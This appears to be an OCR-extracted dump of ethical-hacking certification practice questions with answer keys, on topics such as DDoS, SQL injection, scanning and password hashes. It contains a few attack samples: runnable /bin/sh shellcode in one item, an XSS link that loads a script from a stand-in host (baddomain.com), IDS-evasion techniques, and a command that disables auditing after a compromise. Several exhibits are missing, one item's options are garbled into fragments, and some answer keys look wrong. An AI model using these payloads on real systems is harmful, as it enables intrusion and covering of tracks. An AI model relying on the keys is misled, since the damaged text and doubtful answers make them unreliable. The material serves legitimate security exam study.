What type of attack is shown here?



A. Bandwidth exhaust Attack

B. Denial of Service Attack
C. Cluster Service Attack
D. Distributed Denial of Service Attack

Answer: D

Explanation: We think this is a DDoS attack not DoS because the attack is initialed in multiple zombies not single machine.

NEW QUESTION 93
Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms. What is this document called?

A. Information Audit Policy (IAP)
B. Information Security Policy (ISP)
C. Penetration Testing Policy (PTP)
D. Company Compliance Policy (CCP)

Answer: B

NEW QUESTION 97
Which of the following encryption is NOT based on block cipher?

A. DES
B. Blowfish
C. AES (Rijndael)
D. RC4

Answer: D

NEW QUESTION 101
Data is sent over the network as clear text (unencrypted) when Basic Authentication is configured on Web Servers.

A. true
B. false


Answer: A

NEW QUESTION 104
"Testing the network using the same methodologies and tools employed by attackers" Identify the correct terminology that defines the above statement.

A. Vulnerability Scanning
B. Penetration Testing
C. Security Policy Implementation
D. Designing Network Security

Answer: B

NEW QUESTION 109
Which port, when configured on a switch receives a copy of every packet that passes through it?



A. R-DUPE Port
B. MIRROR port
C. SPAN port
D. PORTMON

Answer: C

NEW QUESTION 110
This is an example of whois record.

```
Registrant:
Jason Springfield, Inc
11807 N.E. 99th Street, Suite 1100
New York, NY 98682
USA

Registrar: Jason Springfield (http://www. jspringfield.com)
Domain Name: jspringfield.com
Created on: 29-DEC-10
Expires on: 29-DEC-14
Last Updated on: 23-FEB-11

Administrative Contact:
Contact, Admin Jack_Smith@jspringfield.com
Jason Springfield, Inc
11807 N.E. 99th Street, Suite 1100
New York, NY 98682
USA
360.253.6744
360.253.3556

Technical Contact:
Contact, Technical Sheela_Ravin@jspringfield.com
Jason Springfield, Inc
11807 N.E. 99th Street, Suite 1100
New York, NY 98682
USA
360.253.3456
360.253.2675

Billing Contact:
Contact, Technical David_Bruce@jspringfield.com
Jason Springfield, Inc
11807 N.E. 99th Street, Suite 1100
New York, NY 98682
USA
360.253.6654
360.253.1256

Domain servers (DNS) in listed order:
NS1.jspringfield.com
NS2.jspringfield.com
```

Sometimes a company shares a little too much information on their organization through public domain records. Based on the above whois record, what can an attacker do? (Select 2 answers)

A. Search engines like Google, Bing will expose information listed on the WHOIS record
B. An attacker can attempt phishing and social engineering on targeted individuals using the information from WHOIS record
C. Spammers can send unsolicited e-mails to addresses listed in the WHOIS record
D. IRS Agents will use this information to track individuals using the WHOIS record information

Answer: BC

NEW QUESTION 113
Joseph has just been hired on to a contractor company of the Department of Defense as their Senior Security Analyst. Joseph has been instructed on the company's strict security policies that have been implemented, and the policies that have yet to be put in place. Per the Department of Defense, all DoD users and the users of their contractors must use two- factor authentication to access their networks. Joseph has been delegated the task of researching and implementing the best two-factor authentication method for his company. Joseph's supervisor has told him that they would like to use some type of hardware device in tandem

with a security or identifying pin number. Joseph's company has already researched using smart cards and all the resources needed to implement them, but found the smart cards to not be cost effective. What type of device should Joseph use for two- factor authentication?

A. Biometric device
B. OTP
C. Proximity cards
D. Security token


Answer: D

NEW QUESTION 116
Bob has been hired to do a web application security test. Bob notices that the site is dynamic and must make use of a back end database. Bob wants to see if SQL Injection would be possible. What is the first character that Bob should use to attempt breaking valid SQL request?

A. Semi Column
B. Double Quote
C. Single Quote
D. Exclamation Mark

Answer: C

NEW QUESTION 117
What type of session hijacking attack is shown in the exhibit?



A. Session Sniffing Attack
B. Cross-site scripting Attack
C. SQL Injection Attack
D. Token sniffing Attack

Answer: A

NEW QUESTION 120
Which definition below best describes a covert channel?

A. A server program using a port that is not well known
B. Making use of a protocol in a way it was not intended to be used
C. It is the multiplexing taking place on a communication link
D. It is one of the weak channels used by WEP that makes it insecure

Answer: B

NEW QUESTION 121
Bob has a good understanding of cryptography, having worked with it for many years. Cryptography is used to secure data from specific threats, but it does not secure the application from coding errors. It can provide data privacy; integrity and enable strong authentication but it cannot mitigate programming errors. What is a good example of a programming error that Bob can use to explain to the management how encryption will not address all their security concerns?

A. Bob can explain that using a weak key management technique is a form of programming error
B. Bob can explain that using passwords to derive cryptographic keys is a form of a programming error
C. Bob can explain that a buffer overflow is an example of programming error and it is a common mistake associated with poor programming technique
D. Bob can explain that a random number generator can be used to derive cryptographic keys but it uses a weak seed value and this is a form of a programming error

Answer: A

NEW QUESTION 125
This method is used to determine the Operating system and version running on a remote target system. What is it called?

A. Service Degradation
B. OS Fingerprinting

C. Manual Target System
D. Identification Scanning

Answer: B

NEW QUESTION 130
What techniques would you use to evade IDS during a Port Scan? (Select 4 answers)

A. Use fragmented IP packets
B. Spoof your IP address when launching attacks and sniff responses from the server
C. Overload the IDS with Junk traffic to mask your scan
D. Use source routing (if possible)
E. Connect to proxy servers or compromised Trojaned machines to launch attacks

Answer: ABDE

NEW QUESTION 133
When writing shellcodes, you must avoid because these will end the string.

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
int *ret;
ret = (int *)&ret + 2;
(*ret) = (int)shellcode;
}
```

A. Root bytes
B. Null bytes
C. Char bytes
D. Unicode bytes

Answer: B

NEW QUESTION 134
Johnny is a member of the hacking group Orpheus1. He is currently working on breaking into the Department of Defense's front end Exchange Server. He was able to get into the server, located in a DMZ, by using an unused service account that had a very weak password that he was able to guess. Johnny wants to crack the administrator password, but does not have a lot of time to crack it. He wants to use a tool that already has the LM hashes computed for all possible permutations of the administrator password.
What tool would be best used to accomplish this?

A. SMBCrack
B. SmurfCrack
C. PSCrack
D. RainbowTables

Answer: D

NEW QUESTION 138
Neil is closely monitoring his firewall rules and logs on a regular basis. Some of the users have complained to Neil that there are a few employees who are visiting offensive web site during work hours, without any consideration for others. Neil knows that he has an up-to- date content filtering system and such access should not be authorized. What type of technique might be used by these offenders to access the Internet without restriction?

A. They are using UDP that is always authorized at the firewall
B. They are using HTTP tunneling software that allows them to communicate with protocols in a way it was not intended
C. They have been able to compromise the firewall, modify the rules, and give themselves proper access
D. They are using an older version of Internet Explorer that allow them to bypass the proxy server

Answer: B

NEW QUESTION 141
John the hacker is sniffing the network to inject ARP packets. He injects broadcast frames onto the wire to conduct MiTM attack. What is the destination MAC address of a broadcast frame?

A. 0xFFFFFFFFFFFF
B. 0xDDDDDDDDDDDD
C. 0xAAAAAAAAAAAA
D. 0xBBBBBBBBBBBB

Answer: A

NEW QUESTION 144
LAN Manager Passwords are concatenated to 14 bytes, and split in half. The two halves are hashed individually. If the password is 7 characters or less, than the second half of the hash is always:

A. 0xAAD3B435B51404EE
B. 0xAAD3B435B51404AA
C. 0xAAD3B435B51404BB
D. 0xAAD3B435B51404CC

Answer: A

NEW QUESTION 148
What port number is used by LDAP protocol?

A. 110
B. 389
C. 464
D. 445

Answer: B

NEW QUESTION 152
You want to know whether a packet filter is in front of 192.168.1.10. Pings to 192.168.1.10 don't get answered. A basic nmap scan of 192.168.1.10 seems to hang without returning any information. What should you do next?

A. Run NULL TCP hping2 against 192.168.1.10
B. Run nmap XMAS scan against 192.168.1.10
C. The firewall is blocking all the scans to 192.168.1.10
D. Use NetScan Tools Pro to conduct the scan


Answer: A

NEW QUESTION 153
In which location, SAM hash passwords are stored in Windows 7?

A. c:\windows\system32\config\SAM
B. c:\winnt\system32\machine\SAM
C. c:\windows\etc\drivers\SAM
D. c:\windows\config\etc\SAM

Answer: A

NEW QUESTION 154
You establish a new Web browser connection to Google. Since a 3-way handshake is required for any TCP connection, the following actions will take place.



? DNS query is sent to the DNS server to resolve www.google.com
? DNS server replies with the IP address for Google?
? SYN packet is sent to Google.

? Google sends back a SYN/ACK packet
? Your computer completes the handshake by sending an ACK
? The connection is established and the transfer of data commences
Which of the following packets represent completion of the 3-way handshake?

A. 4th packet
B. 3rdpacket
C. 6th packet
D. 5th packet

Answer: D

NEW QUESTION 156
This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22http://baddomain.com/bad script.js%22%3E%3C/script%3E">See foobar
What is this attack?

A. Cross-site-scripting attack
B. SQL Injection
C. URL Traversal attack
D. Buffer Overflow attack

Answer: A

NEW QUESTION 160
What sequence of packets is sent during the initial TCP three-way handshake?

A. SYN, SYN-ACK, ACK
B. SYN, URG, ACK
C. SYN, ACK, SYN-ACK
D. FIN, FIN-ACK, ACK

Answer: A

NEW QUESTION 161
Jess the hacker runs L0phtCrack's built-in sniffer utility that grabs SMB password hashes and stores them for offline cracking. Once cracked, these passwords can provide easy access to whatever network resources the user account has access to. But Jess is not picking up hashes from the network. Why?

A. The network protocol is configured to use SMB Signing
B. The physical network wire is on fibre optic cable
C. The network protocol is configured to use IPSEC
D. L0phtCrack SMB sniffing only works through Switches and not Hubs

Answer: A

NEW QUESTION 164
John is using a special tool on his Linux platform that has a database containing signatures to be able to detect hundreds of vulnerabilities in UNIX, Windows, and commonly used web CGI/ASPX scripts. Moreover, the database detects DDoS zombies and Trojans as well. What would be the name of this tool?

A. hping2
B. nessus
C. nmap
D. make

Answer: B

NEW QUESTION 167
Charlie is the network administrator for his company. Charlie just received a new Cisco router and wants to test its capabilities out and to see if it might be susceptible to a DoS attack resulting in its locking up. The IP address of the Cisco switch is 172.16.0.45. What command can Charlie use to attempt this task?

A. Charlie can use the comman
B. ping -l 56550 172.16.0.45 -t.
C. Charlie can try using the comman
D. ping 56550 172.16.0.45.
E. By using the command ping 172.16.0.45 Charlie would be able to lockup the router
F. He could use the comman
G. ping -4 56550 172.16.0.45.

Answer: A

NEW QUESTION 170
One of the ways to map a targeted network for live hosts is by sending an ICMP ECHO request to the broadcast or the network address. The request would be broadcasted to all hosts on the targeted network. The live hosts will send an ICMP ECHO Reply to the attacker's source IP address.
You send a ping request to the broadcast address 192.168.5.255.

```
[root@ceh/root]# ping -b 192.168.5.255
WARNING: pinging broadcast address
PING 192.168.5.255 (192.168.5.255) from 192.168.5.1 : 56(84) bytes of
data.
64 bytes from 192.168.5.1: icmp_seq=0 ttl=255 time=4.1 ms
64 bytes from 192.168.5.5: icmp_seq=0 ttl=255 time=5.7 ms
```

There are 40 computers up and running on the target network. Only 13 hosts send a reply while others do not. Why?

A. Windows machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.
B. Linux machines will not generate an answer (ICMP ECHO Reply) to an ICMP ECHO request aimed at the broadcast address or at the network address.
C. You should send a ping request with this command ping ? 192.168.5.0-255
D. You cannot ping a broadcast addres
E. The above scenario is wrong.

Answer: A

NEW QUESTION 172
Buffer X in an Accounting application module for Brownies Inc. can contain 200 characters. The programmer makes an assumption that 200 characters are more than enough. Because there were no proper boundary checks being conducted, Bob decided to insert 400 characters into the 200-character buffer. (Overflows the buffer). Below is the code snippet:

```
Void func (void)
{
int I; char buffer [200];
for (I=0; I<400; I++)
buffer [I]= 'A';
return;
}
```


How can you protect/fix the problem of your application as shown above?

A. Because the counter starts with 0, we would stop when the counter is less than 200
B. Because the counter starts with 0, we would stop when the counter is more than 200
C. Add a separate statement to signify that if we have written less than 200 characters to the buffer, the stack should stop because it cannot hold any more data
D. Add a separate statement to signify that if we have written 200 characters to the buffer, the stack should stop because it cannot hold any more data

Answer: AD

NEW QUESTION 175
William has received a Chess game from someone in his computer programming class through email. William does not really know the person who sent the game very well, but decides to install the game anyway because he really likes Chess.

After William installs the game, he plays it for a couple of hours. The next day, William plays the Chess game again and notices that his machine has begun to slow down. He brings up his Task Manager and sees the following programs running:



What has William just installed?

A. Zombie Zapper (ZoZ)
B. Remote Access Trojan (RAT)
C. Bot IRC Tunnel (BIT)
D. Root Digger (RD)

Answer: B

NEW QUESTION 176
You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place. Your peer, Peter Smith who works at the same department disagrees with you. He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain. What is Peter Smith talking about?

A. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
B. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks
C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks
D. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway

Answer: A

NEW QUESTION 179
You have successfully gained access to a victim's computer using Windows 2003 Server SMB Vulnerability. Which command will you run to disable auditing from the cmd?

A. stoplog stoplog ?
B. EnterPol /nolog
C. EventViewer o service
D. auditpol.exe /disable

Answer: D

NEW QUESTION 181
In which step Steganography fits in CEH System Hacking Cycle (SHC)

A. Step 2: Crack the password
B. Step 1: Enumerate users
C. Step 3: Escalate privileges
D. Step 4: Execute applications
E. Step 5: Hide files
F. Step 6: Cover your tracks

Answer: E

NEW QUESTION 186
A digital signature is simply a message that is encrypted with the public key instead of the private key.

A. true
B. false

Answer: B

NEW QUESTION 187
Attackers send an ACK probe packet with random sequence number, no response means port is filtered (Stateful firewall is present) and RST response means the port is not filtered. What type of Port Scanning is this?

A. RST flag scanning
B. FIN flag scanning
C. SYN flag scanning
D. ACK flag scanning

Answer: D

NEW QUESTION 188
Leesa is the senior security analyst for a publicly traded company. The IT department recently rolled out an intranet for company use only with information ranging from training, to holiday schedules, to human resources data. Leesa wants to make sure the site is not accessible from outside and she also wants to ensure the site is Sarbanes-Oxley (SOX) compliant. Leesa goes to a public library as she wants to do some Google searching to verify whether the company's intranet is accessible from outside and has been indexed by Google. Leesa wants to search for a website title of "intranet" with part of the URL containing the word "intranet" and the words "human resources" somewhere in the webpage.
What Google search will accomplish this?

A. related:intranet allinurl:intranet:"human resources"
B. cache:"human resources" inurl:intranet(SharePoint)
C. intitle:intranet inurl:intranet+intext:"human resources"
D. site:"human resources"+intext:intranet intitle:intranet

Answer: C

NEW QUESTION 193
You are footprinting an organization and gathering competitive intelligence. You visit the company's website for contact information and telephone numbers but do not find them listed there. You know they had the entire staff directory listed on their website 12 months ago but now it is not there. Is there any way you can retrieve information from a website that is outdated?

A. Visit Google's search engine and view the cached copy
B. Crawl the entire website and store them into your computer
C. Visit Archive.org web site to retrieve the Internet archive of the company's website
D. Visit the company's partners and customers website for this information

Answer: C

Explanation: The Internet Archive (IA) is a non-profit organization dedicated to maintaining an archive of Web and multimedia resources. Located at the Presidio in San Francisco, California, this archive includes "snapshots of the World Wide Web" (archived copies of pages, taken at various points in time), software, movies, books, and audio recordings (including recordings of live concerts from bands that allow it). This site is found at www.archive.org.

